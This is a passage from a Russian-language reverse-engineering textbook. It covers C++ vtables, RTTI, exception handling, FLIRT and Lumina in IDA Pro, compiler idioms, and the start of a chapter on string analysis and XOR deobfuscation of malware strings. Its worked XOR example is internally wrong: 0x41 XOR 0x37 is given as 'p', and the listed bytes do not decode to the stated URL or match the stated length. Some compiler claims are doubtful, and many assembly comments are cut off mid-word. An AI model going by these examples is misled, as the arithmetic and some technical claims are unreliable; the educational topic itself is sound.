
> ***Паттерн виртуального вызова:*** `mov rax, [rdi]` *— загрузка указателя на vtable из начала объекта.* `call [rax + N]` *— вызов N-й виртуальной функции. N = 0 для первой, 8 для второй (x86-64) и т.д.*

Vtable в секции .rodata:

```
; vtable for Dog
.rodata:0000000000003D00 _ZTV3Dog:
.rodata:0000000000003D00                 dq 0                          ; offset to top
.rodata:0000000000003D08                 dq offset _ZTI3Dog            ; typeinfo for
.rodata:0000000000003D10                 dq offset _ZN3Dog5speakEv     ; Dog::speak()
.rodata:0000000000003D18                 dq offset _ZN3Dog4legsEv      ; Dog::legs()
.rodata:0000000000003D20                 dq offset _ZN3DogD1Ev         ; Dog::~Dog()
.rodata:0000000000003D28                 dq offset _ZN3DogD0Ev         ; Dog::~Dog() (

; vtable for Cat
.rodata:0000000000003D40 _ZTV3Cat:
.rodata:0000000000003D40                 dq 0                          ; offset to top
.rodata:0000000000003D48                 dq offset _ZTI3Cat            ; typeinfo for
.rodata:0000000000003D50                 dq offset _ZN3Cat5speakEv     ; Cat::speak()
.rodata:0000000000003D58                 dq offset _ZN3Cat4legsEv      ; Cat::legs()
.rodata:0000000000003D60                 dq offset _ZN3CatD1Ev         ; Cat::~Cat()
.rodata:0000000000003D68                 dq offset _ZN3CatD0Ev         ; Cat::~Cat() (
```

Конструктор, устанавливающий vtable:

```
; Dog::Dog() — конструктор
.text:0000000000001200 _ZN3DogC1Ev:
.text:0000000000001200                 lea     rax, _ZTV3Dog+10h    ; &vtable[0] (прону
.text:0000000000001207                 mov     [rdi], rax           ; this→__vptr = &
.text:000000000000120A                 retn
```

> ***Паттерн конструктора:*** `lea rax, vtable+0x10; mov [rdi], rax` *— установка указателя на vtable. Смещение +0x10 (16 байт) пропускает два служебных поля: offset-to-top и typeinfo pointer.*

9.5.2. RTTI (Run-Time Type Information)

RTTI позволяет определить тип объекта во время выполнения (`dynamic_cast`, `typeid`). Информация RTTI хранится в секции `.rodata` рядом с vtable.

```
; typeinfo for Dog
.rodata:0000000000003D80 _ZTI3Dog:
.rodata:0000000000003D80                 dq offset _ZTVN10__cxxabiv120__si_class_type_
.rodata:0000000000003D88                 dq offset _ZTS3Dog     ; typeinfo name
.rodata:0000000000003D90                 dq offset _ZTI6Animal  ; base class typeinfo

; typeinfo name for Dog
.rodata:0000000000003DA0 _ZTS3Dog        db '3Dog', 0           ; mangled name

; typeinfo for Animal (базовый класс)
.rodata:0000000000003DB0 _ZTI6Animal:
.rodata:0000000000003DB0                 dq offset _ZTVN10__cxxabiv117__class_type_inf
.rodata:0000000000003DB8                 dq offset _ZTS6Animal
.rodata:0000000000003DC0 _ZTS6Animal     db '6Animal', 0
```

> ***Паттерн RTTI:*** *typeinfo-структура содержит указатель на метакласс (*`__si_class_type_info` *для одиночного наследования,* `__vmi_class_type_info` *для множественного), mangled-имя типа и указатель на typeinfo базового класса.*

Деманглинг имён C++ в IDA Pro:

```
Mangled:    _ZN3Dog5speakEv
Demangled:  Dog::speak()

Mangled:    _ZTV3Dog
Demangled:  vtable for Dog

Mangled:    _ZTI3Dog
Demangled:  typeinfo for Dog

Mangled:    _ZTS3Dog
Demangled:  typeinfo name for Dog

Mangled:    _ZN3DogC1Ev
Demangled:  Dog::Dog()

Mangled:    _ZN3DogD0Ev
Demangled:  Dog::~Dog() [deleting destructor]
```

IDA Pro автоматически демангленг C++-имена. Для переключения между mangled и demangled формой:

```
Меню: Options → Demangled names...
  [x] Names     — показывать демангленные имена
  [x] Comments  — добавлять демангленные имена в комментарии
```

9.5.3. C++ Exceptions (обработка исключений)

Обработка исключений в C++ реализуется через механизм **table-driven exception handling**. Компилятор генерирует таблицы в секции `.gcc_except_table`, а раскрутка стека выполняется через `.eh_frame`.

```
void risky_function() {
    std::string s("hello");
    might_throw();  // может бросить исключение
    // s должна быть корректно уничтожена при раскрутке стека
}

void caller() {
    try {
        risky_function();
    } catch (const std::exception& e) {
        printf("Error: %s\n", e.what());
    } catch (...) {
        printf("Unknown error\n");
    }
}
```

GCC -O2 — функция с try/catch:

```
; caller()
_Z6callerv:
.text:0000000000001300                push    rbx
.text:0000000000001301                sub     rsp, 10h
.text:0000000000001305 ; try {
.text:0000000000001305                call    _Z14risky_functionv  ; risky_function()
.text:000000000000130A ; } — конец try-блока
.text:000000000000130A                add     rsp, 10h
.text:000000000000130E                pop     rbx
.text:000000000000130F                retn

; Landing pad — точка входа обработчика исключений
.text:0000000000001310 loc_1310:                                   ; catch handler
.text:0000000000001310                mov     rbx, rax             ; exception object
.text:0000000000001313                mov     rdi, rdx             ; exception type
.text:0000000000001316                ; Проверка: std::exception?
.text:0000000000001316                call    __cxa_begin_catch
.text:000000000000131B                mov     rdi, rax             ; exception ptr
.text:000000000000131E                mov     rax, [rax]           ; vtable
.text:0000000000001321                call    qword ptr [rax+10h]  ; e.what() — вирту
.text:0000000000001324                mov     rsi, rax             ; what() result
.text:0000000000001327                lea     rdi, aErrorS         ; "Error: %s\n"
.text:000000000000132E                xor     eax, eax
.text:0000000000001330                call    _printf
.text:0000000000001335                call    __cxa_end_catch
.text:000000000000133A                add     rsp, 10h
.text:000000000000133E                pop     rbx
.text:000000000000133F                retn

; catch (...) handler
.text:0000000000001340 loc_1340:
.text:0000000000001340                mov     rbx, rax
.text:0000000000001343                call    __cxa_begin_catch
.text:0000000000001348                lea     rdi, aUnknownError   ; "Unknown error\n"
.text:000000000000134F                call    _puts
.text:0000000000001354                call    __cxa_end_catch
.text:0000000000001359                add     rsp, 10h
.text:000000000000135D                pop     rbx
.text:000000000000135E                retn
```

> ***Паттерн try/catch:*** *В оптимизированном коде try-блок не содержит дополнительных инструкций — обработка исключений полностью table-driven. Landing pads (точки входа catch-блоков) расположены после нормального возврата из функции. Характерные вызовы:* `__cxa_begin_catch`, `__cxa_end_catch`, `__cxa_throw`.

Таблица исключений в `.gcc_except_table`:

```
; LSDA (Language-Specific Data Area) для caller()
.gcc_except_table:0000000000004000
    db 0FFh                   ; @LPStart encoding: omit
    db 03h                    ; @TType encoding: udata4
    db 48h                    ; @TType base offset
    db 03h                    ; Call site encoding: udata4
    ; Call site table:
    ; [start, length, landing_pad, action]
    dd 05h                    ; call site start (offset from function start)
    dd 05h                    ; call site length
    dd 10h                    ; landing pad offset → loc_1310
    dd 01h                    ; action: index into action table
```

9.5.4. MSVC Exception Handling (SEH / C++ EH)

MSVC использует другой механизм — **SEH (Structured Exception Handling)** для C и **C++ EH** (на основе SEH) для C++:

```
; MSVC x64: try/catch
caller:
.text:0000000140001000                push    rbp
.text:0000000140001001                sub     rsp, 40h
.text:0000000140001005                lea     rbp, [rsp+20h]
.text:000000014000100A                mov     [rbp+10h], 0FFFFFFFEh  ; state = -2 (try
.text:0000000140001011                mov     [rbp+10h], 0           ; state = 0 (insi
.text:0000000140001018                call    risky_function
.text:000000014000101D                mov     [rbp+10h], 0FFFFFFFEh  ; state = -2 (out
.text:0000000140001024                jmp     short $LN7             ; skip catch hand
; ...

; Funclet: catch (const std::exception& e)
$LN3:
.text:0000000140001030                mov     [rbp+10h], 1           ; state = 1 (catc
.text:0000000140001037                mov     rcx, [rbp+18h]         ; exception objec
.text:000000014000103B                mov     rax, [rcx]             ; vtable
.text:000000014000103E                call    qword ptr [rax+8]      ; e.what()
```

> ***Паттерн MSVC:*** *Поле* `state` *на стеке отслеживает текущую область try/catch. Обработчики (*`funclets`*) — отдельные блоки кода, вызываемые runtime. Таблица исключений хранится в* `.pdata` *и* `.xdata`*.*

9.6. FLIRT-сигнатуры

9.6.1. Что такое FLIRT

FLIRT (Fast Library Identification and Recognition Technology) — технология IDA Pro для автоматической идентификации библиотечных функций по паттернам байтов. FLIRT-сигнатуры позволяют мгновенно распознать тысячи стандартных библиотечных функций в stripped-бинарнике.

Принцип работы:

```
1. Для каждой библиотечной функции создаётся «отпечаток» —
   первые N байт функции с маской для перемещаемых байт.

2. При анализе IDA сравнивает начало каждой функции с базой отпечатков.

3. При совпадении функция получает имя из сигнатуры.

Пример сигнатуры (формат .pat):
558BEC83EC10C745FC00000000EB098B45FC83C001..... 00 0000 000E :0000 _simple_function
|⟵ первые байты функции ⟶|                       |  |    |    |
                                                 |  |    |    `-- имя функции
                                                 |  |    `-- длина
                                                 |  `-- CRC16 (байты 32..32+crc_len)
                                                 `-- общая длина функции
```

9.6.2. Создание собственных FLIRT-сигнатур

Для создания сигнатур используются утилиты из IDA SDK:

```
# Шаг 1: Извлечь паттерны из объектных файлов или библиотек
# Для ELF:
$ pelf libcustom.a custom.pat

# Для COFF/PE:
$ pcf custom.lib custom.pat

# Шаг 2: Создать .sig файл из .pat
$ sigmake custom.pat custom.sig

# При коллизиях (несколько функций с одинаковым паттерном):
# sigmake создаёт файл custom.exc с конфликтами
# Разрешите их вручную, затем повторите sigmake
```

Пример файла `.exc` (коллизии):

```
;--------- (delete these lines to resolve conflicts) ---------

; _strlen  00 0000 0015 :0000 strlen
; _strnlen 00 0000 0015 :0000 strnlen

+_strlen                 ; выбрать strlen ('+' = включить)
-_strnlen                ; исключить strnlen ('-' = исключить)
```

9.6.3. Применение FLIRT в IDA

```
Меню: Edit → Plugins → Apply FLIRT signature file...

┌──────────────────────────────────────────────┐
│  Choose signature file:                      │
│                                              │
│  elf/                                        │
│    glibc_2.27_amd64.sig       (glibc 2.27, x86-64)    │
│    glibc_2.31_amd64.sig       (glibc 2.31, x86-64)    │
│    glibc_2.35_amd64.sig       (glibc 2.35, x86-64)    │
│    libcrypto_1.1.1_amd64.sig  (OpenSSL 1.1.1)         │
│    libcrypto_3.0_amd64.sig    (OpenSSL 3.0)           │
│    libstdcpp_12_amd64.sig     (libstdc++ 12)          │
│  pe/                                         │
│    vc32_14.sig                (MSVC 14.x, x86)        │
│    vc64_14.sig                (MSVC 14.x, x64)        │
│    ucrt64.sig                 (Universal CRT, x64)    │
│                                              │
│            [OK]          [Cancel]            │
└──────────────────────────────────────────────┘
```

Результат:

```
IDA Output window:
  Applying signature file 'glibc_2.35_amd64.sig'...
  1247 function(s) have been recognized.

  Applied 1247 signatures:
    printf, fprintf, sprintf, snprintf, vprintf, vfprintf, vsprintf, vsnprintf,
    malloc, calloc, realloc, free,
    memcpy, memset, memmove, memcmp, memchr,
    strlen, strcpy, strncpy, strcmp, strncmp, strstr, strchr, strrchr,
    fopen, fclose, fread, fwrite, fseek, ftell, fgets, fputs,
    socket, connect, bind, listen, accept, send, recv, sendto, recvfrom,
    fork, execve, waitpid, kill, signal,
    open, close, read, write, lseek, stat, fstat, lstat,
    mmap, mprotect, munmap, brk, sbrk,
    pthread_create, pthread_join, pthread_mutex_lock, pthread_mutex_unlock,
    ...
```

9.7. Lumina

9.7.1. Что такое Lumina

Lumina — облачный сервис Hex-Rays для обмена метаданными функций между пользователями IDA Pro. В отличие от FLIRT, Lumina работает на основе хеша функции и может содержать не только имя, но и:

- Прототип функции (типы параметров и возвращаемого значения)
- Комментарии
- Имена локальных переменных
- Информацию о типах структур

9.7.2. Использование Lumina

```
Подключение к серверу:
  Меню: Edit → Plugins → Lumina → Connect to Lumina server

Загрузка метаданных:
  Меню: Edit → Plugins → Lumina → Pull all metadata

Отправка метаданных:
  Меню: Edit → Plugins → Lumina → Push all metadata
```

Результат запроса к Lumina:

```
IDA Output window:
  Lumina: connecting to lumina.hex-rays.com:443...
  Lumina: connected successfully.
  Lumina: pulling metadata for 1847 functions...
  Lumina: received metadata for 892 functions:
    - 743 function names applied
    - 156 function prototypes applied
    - 89 sets of local variable names applied
    - 12 structure types applied
```

9.7.3. Приватный Lumina-сервер

Для организаций, работающих с конфиденциальными данными, можно развернуть приватный Lumina-сервер:

```
Настройка приватного сервера в ida.cfg или lumina.cfg:

LUMINA_HOST = "lumina-internal.company.local"
LUMINA_PORT = 4443
LUMINA_TLS = YES
```

9.8. Паттерны MSVC, GCC и Clang — сравнение

9.8.1. Пролог и эпилог функций

MSVC x64 (Release):

```
; Функция с небольшим стековым фреймом
example_func:
.text:0000000140001000                 sub     rsp, 28h          ; выделить стек (shad
.text:0000000140001004                 ; ... тело функции ...
.text:000000014000105A                 add     rsp, 28h          ; освободить стек
.text:000000014000105E                 retn

; Функция с большим стековым фреймом
big_func:
.text:0000000140001060                 push    rbx
.text:0000000140001061                 push    rsi
.text:0000000140001062                 push    rdi
.text:0000000140001063                 sub     rsp, 100h
.text:000000014000106A                 ; ... тело функции ...
.text:00000001400010F0                 add     rsp, 100h
.text:00000001400010F7                 pop     rdi
.text:00000001400010F8                 pop     rsi
.text:00000001400010F9                 pop     rbx
.text:00000001400010FA                 retn
```

> ***MSVC-паттерн:*** *Нет* `push rbp / mov rbp, rsp` *(frame pointer omission по умолчанию). Shadow space 32 байта (0x20) выделяется всегда для первых 4 параметров. Выравнивание стека на 16 байт.*

GCC x86-64 (-O0):

```
example_func:
.text:0000000000001149                  push    rbp                     ; сохранить frame poi
.text:000000000000114A                  mov     rbp, rsp                ; установить frame po
.text:000000000000114D                  sub     rsp, 20h                ; выделить стек
.text:0000000000001151                  ; ... тело функции ...
.text:0000000000001190                  leave                           ; mov rsp, rbp; pop r
.text:0000000000001191                  retn
```

> ***GCC-паттерн (-O0):*** *Классический пролог* `push rbp / mov rbp, rsp`*. Использует* `leave` *вместо отдельных* `mov rsp, rbp` + `pop rbp`*.*

GCC x86-64 (-O2):

```
example_func:
.text:0000000000001140                  sub     rsp, 18h                ; frame pointer опуще
.text:0000000000001144                  ; ... тело функции ...
.text:0000000000001180                  add     rsp, 18h
.text:0000000000001184                  retn
```

> ***GCC-паттерн (-O2):*** *Frame pointer опущен (*`-fomit-frame-pointer` *по умолчанию при* `-O2+`*). Пролог аналогичен MSVC.*

Clang x86-64 (-O2):

```
example_func:
.text:0000000000001140                  push    rax                     ; часто: push одного
.text:0000000000001141                  ; ... тело функции ...
.text:0000000000001175                  pop     rcx                     ; не rax! (неважно, ч
.text:0000000000001176                  retn
```

> ***Clang-паттерн:*** *Часто использует* `push rax` + `pop rcx` *для выравнивания стека вместо* `sub rsp, 8` + `add rsp, 8`*. Экономит один байт кодирования.*

9.8.2. Вызов функций и передача параметров

System V AMD64 ABI (GCC, Clang на Linux):

```
Целочисленные аргументы (в порядке): RDI, RSI, RDX, RCX, R8, R9
Вещественные аргументы:              XMM0-XMM7
Возврат:                             RAX (целое), XMM0 (вещественное)
Вызывающий сохраняет:               RAX, RCX, RDX, RSI, RDI, R8-R11
Вызываемый сохраняет:               RBX, RBP, R12-R15
```

```
; GCC: printf("x=%d, y=%d, z=%d\n", 10, 20, 30)
.text:0000000000001140                  mov     ecx, 30                 ; arg4 = 30
.text:0000000000001145                  mov     edx, 20                 ; arg3 = 20
.text:000000000000114A                  mov     esi, 10                 ; arg2 = 10
.text:000000000000114F                  lea     rdi, aXDYDZD            ; arg1 = "x=%d, y=%d,
.text:0000000000001156                  xor     eax, eax                ; al = 0 (нет XMM-apr
.text:0000000000001158                  call    _printf
```

Microsoft x64 ABI (MSVC на Windows):

```
Целочисленные аргументы (в порядке): RCX, RDX, R8, R9
Вещественные аргументы:              XMM0-XMM3
Возврат:                             RAX (целое), XMM0 (вещественное)
Shadow space:                        32 байта всегда выделяются на стеке
```

```
; MSVC: printf("x=%d, y=%d, z=%d\n", 10, 20, 30)
.text:0000000140001000                sub     rsp, 28h            ; shadow space + align
.text:0000000140001004                mov     dword ptr [rsp+20h], 30  ; arg4 на стек
.text:000000014000100C                mov     r8d, 20             ; arg3 = 20
.text:0000000140001012                mov     edx, 10             ; arg2 = 10
.text:0000000140001017                lea     rcx, aXDYDZD        ; arg1 = "x=%d, y=%d,
.text:000000014000101E                call    printf
.text:0000000140001023                add     rsp, 28h
.text:0000000140001027                retn
```

> ***Различие:*** *В Microsoft x64 ABI 5-й и последующие аргументы передаются на стеке. В System V ABI — 7-й и последующие. Также MSVC всегда выделяет 32 байта shadow space.*

9.8.3. Умножение и деление без инструкции MUL/DIV

Компиляторы часто заменяют деление на умножение с магической константой:

```
int div_by_10(int x) {
    return x / 10;
}
```

GCC -O2:

```
div_by_10:
.text:0000000000001140                mov     eax, edi
.text:0000000000001142                mov     edx, 66666667h      ; магическая констан
.text:0000000000001147                imul    edx                 ; EDX:EAX = EAX * 0x
.text:0000000000001149                sar     edx, 2              ; EDX >>= 2
.text:000000000000114C                mov     eax, edi
.text:000000000000114E                sar     eax, 1Fh            ; знаковый бит x
.text:0000000000001151                sub     edx, eax            ; коррекция для отри
.text:0000000000001153                mov     eax, edx            ; результат
.text:0000000000001155                retn
```

> ***Паттерн «деление через умножение»:*** `x / 10` *заменяется на* `(x * 0x66666667) >> 34` *с коррекцией знака. Магическая константа вычисляется как* `ceil(2^(32+shift) / divisor)`*. Инструкция* `IMUL` *выполняется за 3 такта, а* `IDIV` *— за 20-90 тактов.*

Распространённые магические константы:

Делитель	Магическая константа	Сдвиг
3	`0x55555556`	0
5	`0x66666667`	1
7	`0x92492493`	2
10	`0x66666667`	2
12	`0x2AAAAAAB`	1
100	`0x51EB851F`	5
1000	`0x10624DD3`	6

9.8.4. Инициализация структур

MSVC (репакинг через SSE):

```
struct Point { int x, y, z, w; };

struct Point make_origin() {
    struct Point p = {0, 0, 0, 0};
    return p;
}
```

```
; MSVC x64 (-O2):
make_origin:
.text:0000000140001000                xorps   xmm0, xmm0        ; 128-bit zero
.text:0000000140001003                movups  [rcx], xmm0       ; обнулить 16 байт одн
.text:0000000140001006                mov     rax, rcx
.text:0000000140001009                retn
```

GCC (-O2):

```
; GCC x86-64 (-O2):
make_origin:
.text:0000000000001140                xor     eax, eax          ; rax = 0
.text:0000000000001142                mov     [rdi], rax        ; первые 8 байт = 0
.text:0000000000001145                mov     [rdi+8], rax      ; вторые 8 байт = 0
.text:0000000000001149                mov     rax, rdi
.text:000000000000114C                retn
```

> ***Различие:*** *MSVC предпочитает SSE-инструкции (`XORPS` + `MOVUPS`) для инициализации памяти, GCC — обычные `MOV`.*

9.8.5. String operations

Компиляторы по-разному инлайнят строковые операции:

```
size_t my_strlen(const char *s) {
    size_t len = 0;
    while (s[len]) len++;
    return len;
}
```

GCC -O2 (с rep scasb):

```
my_strlen:
.text:0000000000001140                mov     rcx, -1           ; rcx = максимальная д
.text:0000000000001147                xor     eax, eax          ; al = 0 (ищем нуль-ба
.text:0000000000001149                repne scasb               ; сканировать до нахо
.text:000000000000114B                not     rcx               ; rcx = ~(-1 - len) =
.text:000000000000114E                lea     rax, [rcx-1]      ; rax = len
.text:0000000000001152                retn
```

Clang -O2 (побайтовый цикл):

```
my_strlen:
.text:0000000000001140                cmp     byte ptr [rdi], 0
.text:0000000000001143                je      short loc_1158
.text:0000000000001145                xor     eax, eax
.text:0000000000001147 loc_1147:
.text:0000000000001147                add     rax, 1
.text:000000000000114B                cmp     byte ptr [rdi+rax], 0
.text:000000000000114F                jne     short loc_1147
.text:0000000000001151                retn
.text:0000000000001158 loc_1158:
.text:0000000000001158                xor     eax, eax
.text:000000000000115A                retn
```

> ***Различие:*** *GCC может использовать строковые инструкции x86 (`REP SCASB`), тогда как Clang предпочитает простой побайтовый цикл. На современных процессорах побайтовый цикл может быть быстрее, чем `REP SCASB` для коротких строк.*

9.9. Распознавание паттернов в Hex-Rays

Hex-Rays декомпилятор автоматически распознаёт многие идиомы и восстанавливает исходные конструкции:

9.9.1. Распознавание циклов

```
// Hex-Rays корректно восстанавливает for из ассемблера:
for ( i = 0; i < n; ++i )
    result += arr[i];

// do-while также распознаётся:
do
    ++count;
while ( *++s );

// while-цикл:
while ( ptr )
{
    process(ptr->data);
    ptr = ptr->next;
}
```

9.9.2. Распознавание switch

```
// Hex-Rays восстанавливает switch из jump table:
switch ( cmd )
{
    case 1:
        result = do_open();
        break;
    case 2:
        result = do_close();
        break;
    // ...
    default:
        result = -1;
        break;
}
```

9.9.3. Распознавание деления через умножение

```
// Ассемблер: imul edx, edi, 0x66666667; sar edx, 2; ...
// Hex-Rays корректно восстанавливает:
result = x / 10;

// Hex-Rays также распознаёт модуль через деление:
remainder = x % 10;      // x - (x/10)*10
```

9.9.4. Проблемы распознавания и их решения

Иногда Hex-Rays не может корректно распознать идиому. Типичные проблемы:

```
// Hex-Rays: не распознал jump table
// Результат:
((void (__fastcall *)())off_3D00[v1])();  // непонятный косвенный вызов

// Решение: указать switch idiom (Ctrl+Shift+J) в ассемблерном виде,
// затем повторно декомпилировать (F5)

// Hex-Rays: не распознал деление
// Результат:
v2 = ((unsigned __int64)(0x66666667LL * (signed __int64)a1) >> 32) >> 2;
// Это означает, что Hex-Rays не смог оптимизировать вычисление.
// Обычно причина — неправильный тип переменной.
// Решение: установить правильный тип через Y (signed int, а не unsigned)
```

9.10. Сводная таблица паттернов

Конструкция	Ключевой паттерн ассемблера	Компилятор
if (cond)	`CMP/TEST + Jcc`	все
if/else	`CMP + Jcc + ... + JMP` (пропуск else)	все (-O0)
if/else	`CMP + CMOVcc` (branchless)	все (-O2+)
switch (compact)	`CMP + JA + LEA table + MOVSXD + ADD + JMP rax`	все
switch (sparse)	Бинарное дерево `CMP/Jcc`	все
for	`JMP CHECK; BODY; STEP; CHECK: CMP + Jcc BODY`	все (-O0)
for	Проверка перед циклом + `BODY; CMP + Jcc BODY`	все (-O2+)
while	`JMP CHECK; BODY; CHECK: CMP + Jcc`	все (-O0)
do-while	`BODY; CMP + Jcc BODY`	все
vtable call	`MOV rax,[rdi]; CALL [rax+N]`	GCC/Clang
vtable call	`MOV rax,[rcx]; CALL [rax+N]`	MSVC
конструктор C++	`LEA rax,vtable+10h; MOV [rdi],rax`	GCC/Clang
try/catch (GCC)	Landing pads + `__cxa_begin_catch/end_catch`	GCC/Clang
try/catch (MSVC)	`state` variable + funclets	MSVC
x/10	`IMUL 0x66666667 + SAR 2 + коррекция знака`	все
x*2^n	`SHL n`	все
x/2^n (unsigned)	`SHR n`	все
x/2^n (signed)	`SAR n + коррекция (ADD x, 2^n-1 перед SAR)`	все
memset 0	`XORPS + MOVUPS` (MSVC) или `REP STOSB` (GCC)	различно

9.11. Резюме

В этой главе мы систематически рассмотрели основные паттерны компиляторов:

1. **Условные конструкции** — `if/else` с ветвлением (`Jcc`), без ветвления (`CMOVcc`, `SETcc`), цепочки `else if`.
2. **switch/case** — линейное сравнение для малого числа case, jump table для компактных диапазонов, бинарный поиск для разреженных значений.

3. **Циклы** — различия for/while/do-while в ассемблере, loop unrolling, strength reduction.
4. **C++ паттерны** — vtable dispatch, конструкторы с установкой vptr, RTTI, exception handling (GCC vs MSVC).
5. **FLIRT и Lumina** — автоматическая идентификация библиотечных функций.
6. **Различия компиляторов** — calling conventions, прологи/эпилоги, оптимизации (деление через умножение, инициализация SSE).
7. **Hex-Rays** — автоматическое распознавание паттернов и типичные проблемы.

   Знание этих паттернов позволяет аналитику быстро «читать» ассемблерный код, не задумываясь над каждой инструкцией. С опытом распознавание становится автоматическим — вы видите не отдельные инструкции, а высокоуровневые конструкции, из которых они состоят.

Глава 10. Анализ данных и строк

10.1. Введение

Строки и структуры данных — важнейший источник информации при реверс-инжиниринге. Именно строки позволяют быстро понять назначение функции, обнаружить URL-адреса командных серверов, идентифицировать используемые API и восстановить логику программы. Однако авторы вредоносного ПО прекрасно осведомлены об этом и применяют разнообразные методы обфускации: от простого XOR-шифрования до динамического построения строк на стеке.

В этой главе мы подробно разберём работу со строками в IDA Pro, методы деобфускации, анализ массивов и таблиц, восстановление сетевых протоколов, а также напишем IDAPython-скрипты для автоматизации расшифровки строк.

10.2. Работа со строками: ASCII, Unicode, UTF-8 в IDA

10.2.1. Типы строк в IDA Pro

IDA Pro поддерживает множество строковых кодировок. Основные типы:

Тип строки	Описание	Терминатор
C-строка (ASCII)	Однобайтовая, завершается нулём	`\x00`
Pascal-строка	Длина хранится в первом байте	—
Unicode (UTF-16LE)	Двухбайтовая, используется в Windows API	`\x00\x00`
UTF-8	Многобайтовая, совместима с ASCII	`\x00`
Delphi-строка	4-байтовая длина перед данными	—

10.2.2. Окно строк (Strings Window)

Для просмотра всех распознанных строк откройте окно строк:

```
Меню: View → Open subviews → Strings
Горячая клавиша: Shift+F12
```

Настройка параметров поиска строк:

```
В окне Strings: правый клик → Setup...

Параметры:
  - Minimum string length: 4       (минимальная длина)
  - Display only defined strings: OFF  (показывать и неопределённые)

Типы строк для поиска:
  [x] C-style (нуль-терминированные)
  [x] Pascal-style (с префиксом длины, 1 байт)
  [x] Pascal-style (с префиксом длины, 2 байта)
  [x] Unicode (UTF-16LE)
  [x] UTF-8
```

10.2.3. Ручное определение строки

Когда IDA не распознала строку автоматически, её можно определить вручную:

```
; До определения — IDA видит просто байты:
.rdata:00404000  48 65 6C 6C 6F 2C 20 57  Hello, W
.rdata:00404008  6F 72 6C 64 21 00        orld!.

; Поставьте курсор на 00404000 и нажмите 'A' для ASCII-строки
; Результат:
.rdata:00404000  aHelloWorld  db 'Hello, World!',0
```

Для Unicode-строк (UTF-16LE):

```
; Сырые байты UTF-16LE:
.rdata:00405000  4D 00 69 00 63 00 72 00  M.i.c.r.
.rdata:00405008  6F 00 73 00 6F 00 66 00  o.s.o.f.
.rdata:00405010  74 00 00 00              t...

; Нажмите Alt+A → выберите "Unicode C-style (16 bit)"
; Результат:
.rdata:00405000  aMicrosoft  dw 'M','i','c','r','o','s','o','f','t',0
```

Программный способ через IDAPython:

```
import ida_bytes
import idc

# Определить ASCII-строку по адресу
ea = 0x00404000
ida_bytes.create_strlit(ea, 0, idc.STRTYPE_C)

# Определить Unicode-строку (UTF-16LE)
ea = 0x00405000
ida_bytes.create_strlit(ea, 0, idc.STRTYPE_C_16)

# Определить UTF-8 строку
ea = 0x00406000
ida_bytes.create_strlit(ea, 0, idc.STRTYPE_C_8)
```

10.2.4. Поиск строк в коде

Строки часто передаются как аргументы функций. Типичные паттерны:

```
; ASCII-строка, передаваемая в printf
.text:00401020  push    offset aHelloWorld  ; "Hello, World!\n"
.text:00401025  call    _printf
.text:0040102A  add     esp, 4

; Unicode-строка в вызове MessageBoxW
.text:00401040  push    0                           ; uType
.text:00401042  push    offset aCaptionText         ; "Caption"
.text:00401047  push    offset aThisIsAMessage      ; L"This is a message"
.text:0040104C  push    0                           ; hWnd
.text:0040104E  call    ds:MessageBoxW
```

10.2.5. Перекрёстные ссылки на строки

Для анализа использования строки — перейдите к ней и нажмите `X` (xrefs to):

```
; Перекрёстные ссылки на строку "password"
.rdata:00404100  aPassword  db 'password',0

; Нажатие X показывает:
;   sub_401200+15  push  offset aPassword   ; DATA XREF
;   sub_401350+22  lea   eax, aPassword     ; DATA XREF
;   sub_401500+8   mov   edi, offset aPassword ; DATA XREF
```

IDAPython для получения всех перекрёстных ссылок на строку:

```
import idautils
import idc

def find_string_xrefs(search_str):
    """Найти все перекрёстные ссылки на заданную строку."""
    sc = idautils.Strings()
    for s in sc:
        if search_str in str(s):
            print(f"\n[*] Строка: '{s}' @ {hex(s.ea)}")
            for xref in idautils.DataRefsTo(s.ea):
                func = idaapi.get_func(xref)
                func_name = idc.get_func_name(xref) if func else "???"
                print(f"    XREF: {hex(xref)} в функции {func_name}")

find_string_xrefs("password")
```

Пример вывода:

```
[*] Строка: 'password' @ 0x404100
    XREF: 0x401215 в функции check_credentials
    XREF: 0x401372 в функции save_config
    XREF: 0x401508 в функции decrypt_data
```

10.3. Обфусцированные строки — методы деобфускации

10.3.1. XOR-шифрование строк

XOR-шифрование — самый распространённый метод обфускации строк во вредоносном ПО. Каждый байт строки XOR-ится с ключом (один байт или многобайтовый ключ).

Однобайтовый XOR-ключ:

```
; Типичный паттерн XOR-декодирования строки
sub_401000:                          ; decrypt_string
    push    ebp
    mov     ebp, esp
    mov     esi, [ebp+8]            ; указатель на зашифрованную строку
    mov     ecx, [ebp+0Ch]          ; длина строки
    mov     al, [ebp+10h]           ; XOR-ключ (1 байт)

.loop:
    xor     [esi], al               ; расшифровать байт
    inc     esi
    dec     ecx
    jnz     .loop

    pop     ebp
    retn
```

Вызов функции дешифрования:

```
.text:00401100  push    0x37                    ; XOR-ключ = 0x37
.text:00401102  push    0x1A                    ; длина = 26
.text:00401104  push    offset encrypted_str1   ; зашифрованные данные
.text:00401109  call    sub_401000              ; decrypt_string
.text:0040110E  add     esp, 0Ch
.text:00401111  push    offset encrypted_str1   ; теперь расшифрованная строка
.text:00401116  call    ds:OutputDebugStringA
```

Зашифрованные данные в секции .data:

```
.data:00406000 encrypted_str1 db 7Fh, 43h, 43h, 41h, 5Fh, 13h, 14h, 14h
.data:00406008                db 56h, 56h, 56h, 13h, 52h, 55h, 50h, 42h
.data:00406010                db 54h, 51h, 46h, 50h, 17h, 54h, 56h, 52h
.data:00406018                db 13h, 00h
```

Расшифровка вручную (каждый байт XOR 0x37):

```
0x7F ^ 0x37 = 0x48 = 'H'
0x43 ^ 0x37 = 0x74 = 't'
0x43 ^ 0x37 = 0x74 = 't'
0x41 ^ 0x37 = 0x76 = 'p'
...
Результат: "Http://www.example.com"
```

Многобайтовый XOR-ключ:

```
sub_402000:                             ; decrypt_multibyte_xor
    push    ebp
    mov     ebp, esp
    mov     esi, [ebp+8]                ; зашифрованные данные
    mov     ecx, [ebp+0Ch]              ; длина данных
    mov     edi, [ebp+10h]              ; указатель на ключ
    mov     edx, [ebp+14h]              ; длина ключа
    xor     ebx, ebx                    ; индекс в ключе

.loop:
    mov     al, [edi+ebx]               ; текущий байт ключа
    xor     [esi], al                   ; расшифровать
    inc     esi
    inc     ebx
    cmp     ebx, edx                   ; конец ключа?
    jb      .no_wrap
    xor     ebx, ebx                   ; сброс индекса ключа
.no_wrap:
    dec     ecx
    jnz     .loop

    pop     ebp
    retn
```

10.3.2. ROT13 и пользовательские подстановочные шифры

ROT13 — простейший подстановочный шифр, сдвигающий каждую букву на 13 позиций:

```
sub_403000:                             ; rot13_decode
